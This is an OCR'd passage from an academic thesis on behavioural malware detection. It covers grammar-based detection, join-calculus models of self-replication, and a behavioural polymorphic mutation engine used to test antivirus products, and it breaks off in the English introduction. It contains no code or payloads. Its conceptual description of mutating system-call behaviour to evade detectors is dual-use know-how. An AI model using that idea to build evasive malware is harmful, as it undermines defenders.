Néanmoins, la détection diffère sur plusieurs points du parsing traditionnel. Afin de maintenir le processus de détection, les symboles incorrects pouvant être entrelacés au sein du comportement sont filtrés afin d'éviter les erreurs de parsing. Cette technique formalisée dans [200] est facilitée par les prérequis et conséquences qui lient les opérations. De plus, les automates doivent être capables de parser de multiples instances du comportement tout en resistant aux ambiguïtés susceptibles d'apparaître avec les symboles en apparence liés au comportement sans pour autant y participer. Egalement formalisée dans [200], la duplication de dérivations sur les symboles potentiellement ambigus est utilisée pour gérer les instances multiples, comme l'illustre la Figure 6. Cette solution permet d'éviter un lourd processus de backtracking, pénalisant pour une analyse en temps réel.

En contrepartie, cette gestion des dérivations transforme la complexité linéaire du problème en meilleur cas, en une complexité exponentielle en pire cas où tout symbole est ambigu. Cette complexité peut paraître prohibitive, mais, elle est impossible à atteindre dans la pratique. De plus, après expérimentation, la complexité moyenne reste en réalité polynomiale.

A chaque fois qu'un des automates atteint un état final, un comportement malicieux a été reconnu. Les comportements malicieux sont donc détectés individuellement, et des opérations

complémentaires sont nécessaires afin d'obtenir un réel detecteur de malware. Nous avons donc introduit un processus additionnel de corrélation afin d'identifier la famille d'appartenance du malware détecté. Des profils pour les grandes familles de virus, vers et Trojans ont été établis à partir des comportements présents et de certaines de leurs propriétés. Ces profils constituent une couche supérieure dans le processus global de détection.




FIG. 7 - ARCHITECTURE MULTI-NIVEAUX DU DÉTECTEUR. Le prototype est constitué de trois niveaux superposés formant le processus de détection. Chaque niveau manipule des données plus génériques et synthétiques, depuis les donnes brutes collectées, en passant par les comportements détectés jusqu'à la classification du malware.

Afin de valider la formalisation, des prototypes ont été développés pour ces différents éléments dont l'architecture globale est présentée Figure 7. Des modules d'abstraction ont été implémentés pour les traces d'exécutables *Windows* ainsi que les fichiers *VisualBasicScript (VBS)* et *JavaScript (JS)*. Pour la collecte, les outils existants ont été utilisés si disponibles, comme *NtTrace* par exemple pour les exécutables. En revanche, nous avons dû développer nos propres outils de collecte, par analyse statique pour *VBS* et par analyse dynamique pour *JS*, car aucun n'était disponible. Le processus d'abstraction a alors été directement embarqué dans les outils. Nous avons choisi d'utiliser l'analyse statique pour au moins un des outils pour prouver que cette méthode de détection fonctionne pour les deux approches de vérification. Les automates et les profils ont été implémentés par application directe des algorithmes introduits lors de la formalisation.

Après avoir mené une série d'expérimentations sur plus de 500 malware, il en ressort des résultats satisfaisants pour les traces d'exécutable avec 51% de détection pour seulement 5 signatures, à savoir la duplication, la propagation, la mise en résidence, le test de surinfection et le proxy d'exécution. Les comportements les plus fiables sont la duplication et la mise en résidence. La propagation reste plus mitigée car la configuration réseau nécessaire n'a pas toujours pu être reconstruite (serveurs SMTP, DNS). Environ 10% des échecs sont aussi dus à des ruptures du flot des données, les opérations en mémoire n'etant pas observées par *NtTrace*. La collecte des données pour *VBS* étant statique, ces problèmes n'ont pas été rencontrés avec pour conséquence de bien

meilleurs résultats : 90% de détection. En effet, l'approche statique permet d'explorer l'ensemble des chemins d'exécution sans devoir reconstruire la configuration nécessaire à déclencher les comportements. De plus, le long de ces chemins, toutes les opérations impactant le flot des données sont observables. Pour *JS*, les expérimentations sont moins avancées mais plusieurs tentatives de propagation par cross-site scripting et d'exécution par drive-by download ont pu être détectées sans modification nécessaire des descriptions comportementales.

3.3 Utilisation du modèle pour la mutation comportementale

Les techniques actuelles de mutation syntaxique de code, telles que le polymorphisme et le métamorphisme, sont basées sur des techniques d'obfuscation qui modifient les instructions mais ne modifient pas le comportement en lui-même. En d'autres termes, les interactions avec le système d'exploitation restent identiques pour chaque forme mutée. Un malware se dupliquant à l'aide de l'API `CopyFile`, par exemple, continuera de le faire sous ses formes mutées ; ce qui est facilement détectable par surveillance dynamique. Grâce au modèle grammatical de la Section 3.1, nous avons pu formaliser des techniques de polymorphisme au niveau comportemental qui permettent cette modification. A chaque exécution du processus de mutation, l'implémentation des comportements est transformée par modification des instructions mais aussi des appels aux API constituant les interactions avec le système. La fonctionnalité du comportement est préservée tout au long de la transformation par sa description grammaticale. Le processus de mutation procède donc de manière inverse au processus de détection, en utilisant un mécanisme de traduction du modèle vers l'implémentation pour la génération de code exécutable. En ce sens, son fonctionnement peut être comparé à celui d'un compilateur non-déterministe. Les capacités de mutation permises dépassent alors celles existantes en atteignant un niveau sémantique.




FIG. 8 - SCHÉMA D'UN MOTEUR POLYMORPHIQUE COMPORTEMENTAL. Par rapport à un compilateur traditionnel, le moteur de mutation substitue le processus de vérification par celui un processus de dérivation aléatoire. En entrée, un unique symbole de départ non-terminal est requis et non plus une séquence complète de terminaux.

Nous avons utilisé dans [140] le parallèle avec la compilation afin de formaliser le moteur polymorphique comportemental. Comme décrit par la Figure 8, le moteur est articulé en deux parties responsables respectivement de la dérivation et de la traduction. La dérivation d'un comportement est réalisée par un automate probabiliste choisissant aléatoirement les règles de production appliquées, et non plus en fonction du symbole sous sa tête de lecture. De même que le processus de vérification d'un compilateur, l'automate génère en sortie un arbre de dérivation satisfaisant la description du comportement. Un algorithme permet alors de générer aléatoirement une valuation sémantique de l'arbre. Les symboles et annotations sémantiques contenus dans les nœuds de l'arbre sont alors soumis à un ensemble de règles de réécriture qui constitue le processus de traduction. Par application de ces règles, les symboles sont finalement transformés en code exécutable.

Du point de vue de l'attaquant, l'efficacité de cette technique de mutation peut être mesurée de manière théorique par son entropie [218]. Nous avons prouvé grâce à la formalisation que l'entropie associée à ce type de mutation progresse de manière logarithmique en fonction du nombre

de dérivations syntaxiques et de valuations sémantiques alternatives. Du point de vue du défenseur, nous avons retrouvé un résultat similaire à celui de D. Spinnellis pour la détection de virus polymorphes de taille finie par signatures syntaxiques [220]. La détection comportementale d'un moteur polymorphique comportemental est NP-Complète.

Pour étudier la faisabilité, un prototype de moteur de mutation a été implémenté pour la mutation de vers mail et peer-to-peer. Sa version actuelle supporte plusieurs centaines de variations comportementales importantes, plusieurs milliers si l'on considère les variations sémantiques minimes. Au delà de la faisabilité, la réelle motivation de son développement réside dans l'intégration du moteur à une procédure d'évaluation des produits antivirus. Si l'on se focalise sur la détection comportementale, elle ne peut seulement être évaluée que face à des codes inconnus [103]. Dans la pratique, les éditeurs antivirus conservent une version stable de leur moteur et le confrontent après plusieurs mois aux nouveaux malware apparus. Le moteur en revanche permet la génération contrôlée de codes inconnus, offrant ainsi un test de couverture à la portée maîtrisée et non plus dépendante de l'inspiration des créateurs de malware. Au sein du laboratoire, le moteur a été intégré à une procédure plus globale d'évaluation opérationnelle des produits antivirus. Dans le cadre d'un contrat [33], cette procédure a été déployée en conditions réelles sur 8 produits du marché. Dans un premier temps, le moteur a permis d'identifier, sans procéder à aucune rétro-analyse, la technique de détection comportementale instanciée dans le produit ; cette information étant rarement communiquée par les éditeurs. Il a ensuite permis d'évaluer sa couverture avec des taux de détection allant de 20 à 30% en moyenne, jusqu'à 90% mais au prix d'importants faux positifs.

4 Formalisation algébrique des comportements malicieux

Dans cette seconde partie, nous proposons un second modèle théorique construit à partir de ceux existants en virologie abstraite. Ces modèles sont tous basés sur des paradigmes fonctionnels [35, 50, 68, 156], dont la principale limitation réside dans l'abscence de support des interactions, de la concurrence et de la non-terminaison, qui sont couramment utilisées par les malwares. L'intégration des aspects interactifs reste difficile dans ces paradigmes. Dans [139], nous avons intégré des oracles aux modèles viraux basés sur les fonctions récursives afin de modéliser les mécanismes d'intéraction. Les travaux que nous avons menés sur cette intégration ont conduit à de nouveaux résultats de complexité, mais conservent malgré tout une expressivité restreinte. En particulier, les nouvelles techniques virales basées sur les interactions, telles que les codes k-aires [97] ou furtifs [82, 96], sont toujours difficilement décrites. Afin de poursuivre ce premier travail tout en répondant aux critères interactifs des modélisations comportementales, nous avons construit dans [141] une nouvelle modélisation des malware, basée sur un paradigme dédié, à savoir les algèbres de processus, et plus particulièrement le *join-calculus*. La Section 4.1 présente cette modélisation en soulignant le gain d'expressivité apporté par les processus. La Section 4.2 présente l'utilisation de la modélisation pour la spécification de protections théoriques contre les malware.

4.1 Modélisation de l'auto-réplication et comportements plus complexes

A l'origine des modèles théoriques en virologie abstraite, on trouve la notion fondamentale d'auto-réplication déjà présente lors des travaux de J. von Neumann [230]. L'existence de l'auto-réplication au sein des fonctions récursives est étroitement liée au théorème de récursion de Kleene [50, 156]. Ce résultat n'étant pas directement transposable, la base de notre nouveau modèle consiste donc à exprimer l'auto-réplication dans le formalisme du *join-calculus* créé par C. Fournet lors de sa thèse [107]. En quelques mots, le *join-calculus* est construit sur un ensemble infini de noms $x, y, z...$, composables en vecteurs $\overrightarrow{x} = x_0, ..., x_n$. Ces noms constituent les blocs de base pour l'émission de messages de la forme $x<v>$, où x dénote le canal et v le message. Rappelée à la Fi-

$P ::=$	$v<E_1;...;E_n>$	message asynchone
$\mid$	$def\ D\ in\ P$	définition locale
$\mid$	$P \mid P$	composition
$\mid$	0	processus nul
$\mid$	$E; P$	séquence
$\mid$	$let\ \overrightarrow{x} = E\ in\ P$	calcul d'expression
$\mid$	$return\ \overrightarrow{E}\ to\ x$	retour synchrone
$E ::=$	$v(E_1;...;E_n)$	appel synchrone
$\mid$	$def\ D\ in\ E$	définition locale
$D ::=$	$J \triangleright P$	règle de réaction
$\mid$	$D \wedge D$	conjonction
$\mid$	$\top$	définition nulle
$J ::=$	$x<y_1,...,y_n>$	message
$\mid$	$x(y_1;...;y_n)$	appel
$\mid$	$J \mid J$	join

FIG. 9 - SYNTAXE DU JOIN-CALCULUS.

STR-JOIN	$\vdash P_1 \mid P_2$	$\rightleftharpoons$	$\vdash P_1; P_2$
STR-NULL	$\vdash 0$	$\rightleftharpoons$	$\vdash$
STR-AND	$D_1 \wedge D_2 \vdash$	$\rightleftharpoons$	$D_1, D_2 \vdash$
STR-NODEF	$T \vdash$	$\rightleftharpoons$	$\vdash$
STR-DEF	$\vdash def\ D\ in\ P$	$\rightleftharpoons$	$D\sigma_{dv} \vdash P\sigma_{dv}$

(σ_{dv} substitue de nouveau noms aux canaux définis)

RED	$J \triangleright P \vdash J\sigma_{rv}$	$\longrightarrow$	$J \triangleright P \vdash P\sigma_{rv}$

(σ_{rv} substitue les messages reçus aux paramètres)

FIG. 10 - SÉMANTIQUE OPÉRATIONNELLE : REFLEXIVE CHEMICAL ABSTRACT MACHINES DU JOIN-CALCULUS.

gure 9, la syntaxe du calcul définit trois types d'éléments pour le passage de messages : les processus communiquants (P), les définitions (D) capturant les messages et décrivant l'évolution résultante du système, et enfin les join-patterns (J) qui définissent les canaux et messages impliqués dans la communication [107, pp.57-60]. Pour des facilités de modélisation, le support des expressions (E) est utilisé pour introduire la synchronicité nécessaire aux aspects fonctionnels. En complément de la syntaxe, une sémantique opérationelle appelée Reflexive Chemical Abstract Machines (RCHAM) est décrite Figure 10 afin de complèter le modèle calculatoire [107, pp.56-62]. En particulier, la règle de réduction décrit la rèsolution des messages : $def\ x(\overrightarrow{z}) \triangleright P\ in\ x(\overrightarrow{y}) \longrightarrow P\{\overrightarrow{y}/\overrightarrow{z}\}$.

Afin de définir la notion d'auto-réplication au sein du *join-calculus*, nous définissons un programme comme une abstraction de processus, à savoir une définition avec un join-pattern unique : $D_p = def\ p(\overrightarrow{arg}) \triangleright P$. Le join-pattern p permet de référencer le programme tandis que le processus P représente son exécution avec les valeurs substituées de $\overrightarrow{arg}$ pour arguments. L'auto-réplication d'un programme est alors exprimée dans la Définition 2. Cette définition englobe les differents types de réplication, y compris la réplication par reconstruction ou mutation. Néanmoins, nous nous focaliserons ici sur un type de réplication particulier que nous appelons réplication syntaxique car elle réplique le code à l'identique à partir de sa référence : $def\ s(c, \overrightarrow{x}) \triangleright P$ où $P \longrightarrow^* R[c(s)]$.

Définition 2 *Un programme est dit auto-répliquant sur un canal c s'il peut être abstrait dans le join-calculus par une définition capable d'accéder ou de reconstruire sa définition avant de se propager (i.e. de s'extruder au delà de sa portée). Cette définition se traduit de la manière suivante : $def\ s(c, \overrightarrow{x}) \triangleright P$ where $P \longrightarrow^* Q[def\ s'(\overrightarrow{x}) \triangleright P'\ in\ R[c(s')]]$ and $P' \approx P$. s denotes the self-reference, s' the equivalent program whereas R specifies the replication mechanism over the channel c. Dans cette définition, s dénote l'auto-référence, s' le programme équivalent tandis que R spécifie le mécanisme de réplication sur c.*

Sur la base de cette définition, la notion de réplication viable est définie comme la capacité itérative d'auto-réplication. En d'autres termes, le programme répliqué doit conserver sa capacité d'auto-réplication. Pour exprimer cette notion, la modélisation de l'environnement est nécessaire afin d'exécuter le programme et de stocker ses formes répliquées. En utilisant la syntaxe des contextes d'évaluation offerte par le *join-calculus*, la structure générique d'un contexte système est définie en termes de services et de ressources. Tous deux sont exprimés sous forme de définitions : les services correspondent à de simples fonctions exécutées sur demande tandis que les ressources consistent en des processus paramétrés par leur contenu. En partant de la réplication viable, nous avons établi avec la Définition 3, la construction de l'ensemble viral relativement à un contexte

système. Il regroupe l'ensemble des programmes capables d'itérer leur processus d'auto-réplication un nombre de fois supérieur ou égal à 2.

Définition 3 *Soit un contexte système définissant un ensemble de services S et de ressources R. L'ensemble des noms qu'il définit N est divisé entre les services Sv, les accès aux ressources en lecture Rd, en écriture et en création Wr, et en exécution Xc tels que $N = Sv \cup Rd \cup Wr \cup Xc$. L'état courant des ressources est représenté par les processus parallèles ΠR. L'ensemble viral E_v peut être construit récursivement comme suit :*

$E_v(C_{sys}[.]_N) = \{V \mid \exists \overrightarrow{w} \subset Wr,\ \overrightarrow{x} \subset Xc$ *et* $n > 1$ *tels que*
$S \wedge R \vdash_N V|\Pi R \xrightarrow{\mu_1;\{v\}\overline{w_0}<v>;\mu_2} S \wedge R \vdash_{N\cup\{v\}} V'|R_0|\Pi R$
et pour tout $1 \leq i < n$,
$S \wedge R \vdash_N R_i|\Pi R \xrightarrow{x_i<\overrightarrow{a}>;\mu_1;\{v\}\overline{w_{i+1}}<v>;\mu_2} S \wedge R \vdash_{N\cup\{v\}} V'|R_{i+1}|\Pi R\}$

Le vecteur $\overrightarrow{w}$ constitue les accès en écriture aux ressources infectées.
Le vecteur $\overrightarrow{x}$ est responsable de l'activation des ressources infectées intermédiaires.

L'intérêt des algèbres de processus réside dans la mise en évidence des échanges entre le malware et son contexte système, le flot d'information étant explicitement représenté. Les facilités que ces algèbres offrent dans ce domaine permettent notamment la distribution des calculs que nous allons pouvoir appliquer au processus d'auto-réplication. Dans ses travaux [240], M. Webster introduit quatre classes de codes auto-répliquants selon l'externalisation de leur accès à l'auto-référence et de leur mécanisme de réplication. Ces quatre classes ont été redéfinies de manière formelle pour les virus ainsi que les vers, la distinction entre les deux résidant dans la portée de l'extrusion lors de la réplication. Un ver s'extrude au delà du contexte système local vers un second contexte global, constituant une architecture distante type réseau. Nous avons finalement pu prouver que ces quatres classes appartenaient bien à l'ensemble viral de tout système fournissant les services nécessaires de réplication et d'accès ł'auto-référence.

Le modèle de malware est au final paramétrable à travers le mécanisme de réplication ainsi que le processus de charge virale. Par raffinement, plusieurs méthodes de réplication sont supportées, telles que les infections par écrasement ou par juxtaposition de code, mais aussi les techniques d'accompagnement. Le processus de charge virale offre aussi de nombreuses possibilités de modélisation. Les Rootkits, basés sur la réactivité et la non-terminaison, sont difficilement représentés dans les modèles fonctionnels existants. Ils ont donc été choisis comme cas d'application pour illustrer l'expressivité du nouveau modèle basé sur les processus. Les techniques de furtivité qu'ils déploient, telles que les techniques basées sur le hooking, sont représentées comme des usurpations de canaux du système. Pour chacune de ces paramétrisations, un parallèle a été réalisé avec des malware réels afin de s'assurer de sa validité.

4.2 Impact du modèle sur les protections théoriques

La conservation des résultats fondamentaux en virologie abstraite constitue une première preuve de la pertinence du modèle. Considérons en premier lieu l'indécidabilité de la détection telle qu'établie par F. Cohen [68]. Cette indécidabilité est maintenue dans le *join-calculus*, tel que l'énonce la Proposition 1. En outre, nous avons identifié la propriété du calcul responsable de cette indécidabilité. Il a pu être démontré avec la Proposition 2 que le problème devenait décidable dans le fragment du *join-calculus* sans génération de nom. La preuve repose sur une réduction du problème à celui de la couverture dans les *Réseaux de Petri*. Malheureusement, cette hypothèse s'avère trop contraignante dans le contexte de systèmes réels car elle interdit non seulement la création de nouvelles ressources mais aussi les échanges synchrones nécessaires aux services. Cette observation nous a amené à considérer d'autres types de protections proactives avec la prévention.

Proposition 1 *La détection de l'auto-réplication dans le Join-Calculus est indécidable.*

Proposition 2 *La détection de l'auto-réplication dans le Join-Calculus devient décidable dès que le processus et son contexte système sont définis dans le fragment sans génération de nom.*

La prévention des malware est typiquement un problème d'intégrité. Considérant les travaux actuels en algèbre de processus, la plupart s'interressent aux propriétés de confidentialité avec la formalisation de la non-interférence [117]. Nous avons donc proposé une seconde propriété de non-infection afin d'adresser l'intégrité du système face aux processus malicieux. Formalisée à la Définition 4, la non-infection stipule que tout programme ne peut interférer indirectement avec un autre, par modification du contexte système. De manière générale, la prévention est fortemment impactée par la notion de portée des noms au sein du *join-calculus*. En utilisant cette propriété, nous avons notamment redémontré avec la Proposition 3 que l'isolation des resources reste la seule solution infaillible pour la prévention des malware. Cette solution est en réalité une formalisation au niveau processus du principe de cloisonnement réseau proposé par F. Cohen [68]. Une fois encore, ces mesures s'avèrent trop contraignantes en conditions réelles. Mais en utilisant de manière judicieuse cette notion de portée, il reste malgré tout possible d'établir des solutions partielles à la propagation, par restrictions spatiales et temporelles sur la base de jetons d'accès, offrant ainsi un compromis entre utilisation et sécurité.

Définition 4 *Considérons un processus P placé dans un système supposé stable (i.e. réactions seulement aux intrusions). La propriété de Non-Infection est satisfaite si le système évolue selon une réaction de la forme $C_{sys}[P] \longrightarrow^* C'_{sys}[P']$, et pour chaque processus non-infectieux T, l'équivalence $C_{sys}[T] \approx C'_{sys}[T]$ reste vraie.*

Proposition 3 *Dans un contexte système constitué de services et de ressources, la propriété de Non-Infection ne peut être garantie que par une isolation forte des ressources, l'isolation interdisant toute transition $C_{sys}[\,.\,] \xrightarrow{x(\overline{y})} C'_{sys}[\,.\,]$ où x est un canal d'écriture vers une ressource.*

Par préservation de ces résultats, le modèle proposé conserve donc une expressivité équivalente aux modèles fonctionnels existants. Malheureusement, la détection parfaite et la prévention infaillible restent impossibles à réaliser. Nous allons donc maintenant nous interresser à la construction de solutions approchées à ces problèmes. Si l'on se réfère à l'énoncé de la thèse, l'objectif réel était de pouvoir porter les techniques de détection comportementale dans ce nouveaux modèle en faisant le lien entre pratique et théorie. Nous avons donc exploré la formalisation des solutions operationnelles existantes. En premier lieu, la détection par automates à états finis est facilement transposable au *join-calulus*. Une méthode de construction d'un processus d'observation depuis l'automate de détection est notamment fournie. Grâce aux travaux précédents sur la non-infection, il a été démontré que la construction d'un tel observateur est toujours possible quelque soit le malware à détecter ; en d'autres termes, la furtivité absolue pour un agent infectieux est impossible. En revanche, cette méthode n'est plus générique comme celle considérée en début de section ; elle repose sur un mécanisme de signature. Ce qui signifie en contrepartie qu'elle n'est plus restreinte à la détection de l'auto-réplication et peut couvrir d'autres comportements.

En utilisant les capacités du *join-calculus*, d'autres techniques comportementales peuvent également être formalisées grâce au typage par niveaux de sécurité. Le mécanise de typage selon qu'il fonctionne aux niveaux des processus ou des messages échangés peut formaliser deux autres méthodes de détection. Le premier mécanisme fonctionne au niveau des ressources et interdit leur accès à tout processus de niveau de sécurité insuffisant ; il permet de modéliser les systèmes experts aussi appelés behavioral blockers. Le second mécanisme fonctionne par flots d'information en attribuant un niveau de sécurité à chaque message. Le type est propagé avec le message jusqu'à ce qu'il atteigne une définition protégée. Ce mécanisme permet donc de modéliser les techniques de tainting qui sont utilisées pour suivre les données critique en mémoire jusqu'à leur utilisation.

5 Conclusion

5.1 Contributions

Au cours de ces travaux de thèse, nous nous sommes focalisés sur la détection comportementale afin d'établir un lien entre la recherche théorique et la recherche opérationnelle sur les malware. Pour cela, nous avons exploré deux approches : une première approche de formalisation grammaticale des comportements, à un niveau d'abstraction supérieur à celui couramment utilisé, une deuxième approche de formalisation par adaptation des modèles viraux abstraits aux calculs interactifs plus proche de nos systèmes réels que les modèles de calculabilité purement fonctionnels. Ces travaux ont aboutis aux contributions suivantes :

- L'état de l'art des techniques de détection comportementale nous a permis d'établir une première taxonomie des détecteurs, basée sur la vérification logicielle séparant la vérification par simulation souvent dynamique, de la vérification formelle fonctionnant statiquement.
- En réponse au manque de cohérence rencontré dans l'état de l'art, nous avons proposé un premier modèle reposant sur les grammaires-attribuées pour la représentation des comportements malicieux. Ses règles syntaxiques décrivent le fonctionnement du comportement en termes de séquences d'opérations et d'interactions. Ses règles sémantiques permettent l'interprétation des objets de l'environnement d'exécution par identification et typage. Par rapport à l'existant [64, 211], notre modèle a l'avantage de combiner les opérations d'arithmétique et de contrôle avec le support des interactions et de la concurrence. Il est donc adaptable à la fois aux approches dynamiques et statiques. Il offre également un niveau supérieur d'abstraction grâce à sa sémantique ; ce qui nous a permis de fournir un ensemble plus important de descriptions de comportements malicieux, basées non plus sur l'implémentation comme [175], mais sur leur principe générique : duplication, propagation et autres mécanismes de réplication, mise en résidence, proxy d'exécution, tests de surinfection, mutations, furtivité.
- Une première application du modèle est étudiée au travers de la détection par parsing à l'aide d'automates à piles. La détection diffère du parsing traditionnel par sa résistance aux symboles incorrects et sa gestion des instances multiples. En solution à ces problèmes, des techniques formalisées en détection d'intrusion par [200] sont utilisées : les règles sémantiques du modèle constituent un ensemble de prérequis et de conséquences permettant d'identifier les symboles n'appartenant pas au comportement et de les filtrer, alors que la duplication des dérivations permet la gestion des instances multiples sans backtracking. Le processus global de détection proposé est multi-couche afin de décorréler la traduction des données collectées vers le modèle, de la comparaison des données interprétées avec la description du comportement. Cette décorrélation garantie l'indépendance de la méthode de détection de toute plateforme ou langage de programmation. Là où les autres détecteurs restent liés à un seul langage, nous avons développé des outils de traduction vers le modèle pour les exécutables *Windows* ainsi que *VisualBasicScript* et *JavaScript*.
- Une seconde application du modèle est étudiée avec les techniques de polymorphisme comportemental. Basées sur des techniques de compilation, ces mutations permettent de modifier à la fois les instructions et les appels système constituant les comportements. La description grammaticale de ces comportements constitue le fil conducteur de la mutation, garantissant la préservation de leur fonctionnalité. Ces techniques de mutation dépassent celles existantes par leur niveau sémantique, là où les autres restent purement syntaxiques.
- Afin de démontrer l'intérêt positif de cette étude sur les mutations, une procédure d'évaluation des détecteurs comportementaux est introduite. Le seul moyen d'évaluer un détecteur comportemental est de le confronter à des codes inconnus. Le moteur de mutation permet la génération contrôlée de ces codes inconnus tout en offrant une couverture prouvée.

- Le modèle grammaticale n'étant pas suffisamment formel pour pouvoir établir des preuves formelles de sécurité, un second modèle a été proposé sur la base des algèbres de processus. Ce second modèle offre une expressivité au moins comparable aux modèles fonctionnels existants par support de l'auto-réplication et des résultats fondamentaux tels que l'indécidabilité de la détection et la prévention par isolation. En réalité, son expressivité est même supérieure ; sa paramétrisation permet la représentation de techniques virales interactives telles que les Rootkits, difficilement descriptibles dans des modèles fonctionnels qui ne supportent pas les interactions, la concurrence et la non-terminaison.
- Basées sur ce second modèle, de nouvelles perspectives de formalisation des protections deviennent possibles grâce à la mise en évidence des flots d'information aussi bien internes qu'externes avec l'environnement d'exécution. Des techniques opérationnelles existantes ont pu être formalisées, telles que la détection par automate, le behavioral blocking ou encore le tainting, permettant ainsi la démonstration de leur couverture et de leur résistance.

5.2 Perspectives

Bien que la formalisation grammaticale soit encore trop opérationnelle pour établir le lien recherché avec la virologie abstraite, elle a permis d'améliorer de manière significative la couverture de la détection opérationnelle grâce au processus intermédiaire d'abstraction. La seconde formalisation, bien que moins aboutie, a permis en revanche d'établir un premier lien entre la formalisation théorique et plusieurs techniques de détection. Néanmoins, avec du recul plusieurs limitations ont pu être identifiées au long de ces différents travaux :

1) La génération des descriptions comportementales reste pour l'instant manuelle, requierant un lourd processus d'analyse de plusieurs malware.

2) Le modèle grammatical présuppose une couverture complète des actions des malware aussi bien en termes d'actions que de flots de données. Dans le contexte de la détection, il en résulte des contraintes lourdes sur les outils de collecte et leur configuration. Plusieurs expérimentations ont échoué à cause de la couverture incomplète des évènements en mémoire ou de la simulation incomplète de la configuration réseau.

3) Le modèle algébrique est toujours incomplet. Cette incomplétude provient de la modélisation imparfaite de l'auto-réplication qui admet à la fois des faux-positifs et des faux negatifs importants tels que la réplication par reconstruction qui, même si elle est intégrée dans notre défintion, manque encore d'exemples de construction. De manière plus générale, le modèle proposé est encore trop proche du niveau syntaxique par rapport aux travaux habituels du domaine des algèbres de processus, notamment en termes d'équivalence observationnelle.

Toutes ces limitations n'ont pu être traitées par manque de temps mais elles offrent des perspectives intéressantes pour des travaux futurs :

1) Des travaux existent sur l'extraction de profils comportementaux par analyse différentielle entre un code infecté et sa forme originale [65]. Une adaptation de ces travaux devrait permettre la génération automatique de descriptions comportementales dans notre modèle.

2) Les expérimentations ayant échoué du fait du mécanisme de collecte peuvent être améliorées à l'aide d'outils appropriés utilisant des techniques de tainting [134]. Le problème de la configuration réseau est plus complexe. L'interfaçage avec des outils d'apprentissage automatique de protocole constitue une solution potentielle [166, 177].

3) Le modèle algébrique peut être amélioré en corrigeant la notion d'auto-réplication. La résolution du problème peut nécessiter l'utilisation d'algèbres de niveau supérieur où la transmission au travers des canaux devient ouverte aux processus en tant que messages. Les algèbres

distribuées sont une seconde option. Elles introduisent une notion explicite de localisation des processus qui permettrait de raffiner la notion de propagation des malware. De manière générale, le choix de l'algèbre de processus est un problème critique non seulement en termes d'expressivité mais aussi de protection. Le *join-calculus* est un calcul ouvert par construction. Finalement, il n'est pas forcemment le plus adapté à la construction de systèmes sécurisés. Des algèbres spécifiques sont déjà utilisées pour la construction de protocoles cryptographiques, offrant des capacités de contrôle et de restriction supérieures. Ils constituent donc une perspective supplémentaire de formalisation.

Contents

Chapter 1

Introduction

> The mental world can be grounded in the physical world by the concepts of information, computation, and feedback.
>
> *The Blank State*
> S. Pinker - 2002

Information systems have invaded our everyday life. Historically, they have long been deployed in infrastructures related to critical domains such as energy, health care, transport, telecommunications or governmental organizations. With the democratization of personal computers, information systems have also begun to be massively deployed for private individuals. Already, in 2008, the number of personal computers in use was estimated over a billion. The security of these systems has always been, and still is a critical issue, now more than ever. Basically, the security of a system can be defined as a set of means, either technical or organizational, whose purpose is to guarantee its confidentiality, its integrity as well as its availability. The problem is that information systems have evolved towards complex architectures, constituted of multiple computers and electronic devices, densely interconnected by high speed and potentially wireless links. Considering the inherent connectivity and heterogeneity of these systems, the question is what level of security can be guaranteed.

The need for security is in fact a response to the increasing number of attacks led against information systems. The motivations manifested by the attacker reflect the attractiveness of the targets. By accessing or modifying the right information, an attacker can easily cause important financial, professional or private damages; he may even obtain substantial gain [111, 130]. Technically, these attacks can take several forms: either physical or logical whether the damages are inflicted to the hardware or the software. Within logical attacks, a distinction can be made between manual attacks and automated attacks relying on software agents. In the latter case, we are speaking of "*malware*", standing for "*malicious software*". This term is often confounded with the term of virus introduced in the eighties by the formalizations of F. Cohen and L. Adleman [68, 35]. Viruses actually constitute the first branch of self-replicating malware to appear, after Trojans in the fifties. Starting a few years before those work of formalization, the first viruses quickly made their apparition, among which the most commonly known are probably Elk Cloner (1982), Brain (1986), or Lehigh (1987). Self-reproduction was then used by attackers as a vehicle to automatically deliver their malicious payload to several targets. However, all self-reproducing programs are not necessarily malicious and, conversely, all malware are not necessarily self-reproducing. In response to this emerging threat, dedicated antivirus products were designed and integrated to the

traditional solutions of protection. From then, an arms race has been engaged with the malware writers who have developed more and more advanced techniques, the antiviral community trying to tackle down these problems one at a time, using ad-hoc solutions.

Along the technical evolutions, viruses have progressively left place to other types of malware. Years 2001 to 2004 have seen the emergence of worms, responsible for fast-spreading world-wide epidemics such as Code Red (2001) or Slammer (2003) [60]. With the quick development of web services and the digital economy, the phenomenon is still evolving. Malware authors, formerly searching for fame or revenge against their employer, are now business driven. The sensitive or authentication data processed by the information systems have become targets worth considering. An obvious proof is the increasing number of stolen bank credentials and email passwords that are regularly sold in various venues [111]. In fact, computer malicious activity has become a whole underground business with different active groups whose cooperation is eased by the Internet. Consequently, large scale fast infections are no longer the main threat; the attacks have become more subtle and stealthy with stealing and spying as motivation. Emails, fake websites but also malware compromising the user machines, such as spyware, ransomware [105, 114], and botnets [221], have become privileged vectors for these attacks. Their multifaceted financial implications are finally difficult to evaluate because they may directly, but also indirectly, impact the costs and the revenues of companies and particulars [130]. In 2007, about 500 organizations have reported to the Computer Security Institute a total loss due to cybercrime 